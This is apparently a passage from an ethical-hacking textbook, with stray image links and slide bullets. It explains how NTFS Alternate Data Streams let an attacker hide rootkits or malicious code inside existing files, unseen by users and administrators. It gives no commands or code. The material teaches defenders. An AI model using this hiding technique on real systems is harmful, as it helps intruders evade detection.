
- Rootkit Buster (*http://www.trendmicro.co.in*)



NTFS Data Stream

Inject malicious code in the existing file

Hacker

Existing File

NTFS File System

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.158: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.



Figure 6.159: Hiding files using NTFS data streams

